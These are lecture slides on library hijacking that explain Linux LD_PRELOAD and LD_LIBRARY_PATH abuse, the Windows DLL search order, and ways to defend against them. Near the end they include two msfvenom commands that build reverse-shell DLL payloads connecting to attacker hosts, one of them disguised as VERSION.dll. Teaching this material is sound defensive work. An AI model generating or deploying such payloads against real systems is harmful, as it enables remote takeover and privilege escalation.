

Sécurité des OS

Library Hijacking

Stéphane Küng & Pierre Künzli

September 29, 2020

Reminder on Library under Linux

.so (shared object) are dynamic libraries

- Same memory object for the whole computer.
- May not exist or compatibility issue

.a (archive) static libraries

- No compatibility surprise
- Need to be updated for each release
- Increase the size of the app

How to compile

```
1  /* libhello.c - demonstrate library use. */
2  #include <stdio.h>
3
4  void hello(void) {
5      printf("Hello, library world.\n");
6  }
```

```
1  /* libhello.h - demonstrate library use. */
2  void hello(void);
```

```
1  /* demo_use.c -- demonstrate direct use of the "hello" routine */
2  #include "libhello.h"
3
4  int main(void) {
5      hello();
6      return 0;
7  }
```

Creating a static library

```
1  # Create static library's object file, libhello-static.o.  
2  gcc -Wall -g -c -o libhello-static.o libhello.c  
3  
4  # Create static library.  
5  ar rcs libhello-static.a libhello-static.o  
6  
7  # Compile demo_use program file.  
8  gcc -Wall -g -c demo_use.c -o demo_use.o  
9  
10 # Create demo_use program  
11 # -L. causes "." to be searched during creation of the program  
12 gcc -g -o demo_use_static demo_use.o -L. -lhello-static  
13  
14 # Execute the program.  
15 ./demo_use_static
```

Creating a shared library

```
1  # Create shared library's object file, libhello.o.  
2  gcc -fPIC -Wall -g -c libhello.c  
3  
4  # Create shared library.  
5  # Use -lc to link it against C library (which it depends)  
6  gcc -g -shared -Wl,-soname,libhello.so.0 \  
7      -o libhello.so.0.0 libhello.o -lc  
8  # We could just copy libhello.so.0.0 into /usr/local/lib.  
9  
10 # Otherwise we need fix up the symbolic links.  
11 /sbin/ldconfig -n .  
12 ln -sf libhello.so.0 libhello.so  
13  
14 # Compile demo_use program file.  
15 gcc -Wall -g -c demo_use.c -o demo_use.o
```

Creating a shared library 2

```
1  # Create program demo_use.  
2  gcc -g -o demo_use demo_use.o -L. -lhello  
3  
4  # Execute the program.  
5  LD_LIBRARY_PATH="." ./demo_use
```

Some Commands

```
1 # shows dynamically linked libraries
2 ldd demo
3     linux-vdso.so.1
4     libhello.so.0 => /usr/lib/libhello.so.0
5     libc.so.6 => /usr/lib/libc.so.6
```

```
1 # shows the symbols in the file
2 nm -D /lib/libc.so.6
3     ...
4     000000000003e840 T atoi@@GLIBC_2.2.
5     00000000000cd160 W fork@@GLIBC_2.2.5
6     0000000000058a50 T fprintf@@GLIBC_2.2.5
7     ...
```


Linux Libraries Hijacking

- **LD_LIBRARY_PATH** list of ordered directories to search for shared libraries (no need if the library is already loaded)
- **LD_PRELOAD** force load a list of specific libraries before any others (**ruuid** must match **euid** otherwise it won't load)

Example

```
1  int rand(){  
2      return 42; //the most random number in the universe  
3  }
```

```
1  gcc -shared -fPIC unrandom.c -o unrandom.so  
2  
3  LD_PRELOAD=$PWD/unrandom.so ./game  
4  
5  # This can be dangerous  
6  export LD_PRELOAD=$PWD/unrandom.so  
7  unset LD_PRELOAD
```

jvns.ca rafalcieslak.wordpress.com

How to protect against


- Check for the LD_PRELOAD environment variable
- Statically link your programm

Reminder on Library under Windows

A **DLL** is a library that contains code and data that can be used by more than one program at the same time.

Microsoft

Order



- KnownDLLs are listed in the `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs` registry key and are guaranteed to be loaded from the System folder.

Order without SafeDllSearchMode

- **SafeDllSearchMode** Registry Key

```
#Check
```

```
REG QUERY "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Cont
```


If disabled, the 2nd place Windows check is the current directory.

ivanitlearning

Windows Libraries Hijacking

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help



PID	Process Name	User	Operation	Path	Result
8224	Application's directory	Lab-User	CreateFile	C:\MyCustomApp\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\System32\unknown.dll	NAME NOT FOUND
8224	Windows directories	Lab-User	CreateFile	C:\Windows\System\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\unknown.dll	NAME NOT FOUND
8224	Current directory	Lab-User	CreateFile	C:\Users\Lab-User\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\System32\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\unknown.dll	NAME NOT FOUND
8224	%PATH% directories	Lab-User	CreateFile	C:\Windows\System32\wbem\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Windows\System32\OpenSSH\unknown.dll	NAME NOT FOUND
8224	LoadLibrary.exe	DESKTOP-RTFONKMN\Lab-User	CreateFile	C:\Users\Lab-User\AppData\Local\Microsoft\WindowsApps\unknown.dll	NAME NOT FOUND

- Is the app running with privileged rights ?
- Do I have rights to write in any of these directory ?

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=10.0.0.5 LPORT=443 -f dll >  
evil-meterpreter64.dll
```

```
msfvenom --platform Windows -p  
windows/shell_reverse_tcp LHOST=172.16.48.11  
LPORT=4433 -a x86 -f dll -k -x version_ori.dll -o  
VERSION.dll
```

[ivanitlearning itm4n.github.io](https://ivanitlearning.itm4n.github.io)

How to protect against

- Take care of directory rights
- Take care of missing DLL
- Take care of the rights needed for the service/app
- Sign your DLLs/binaries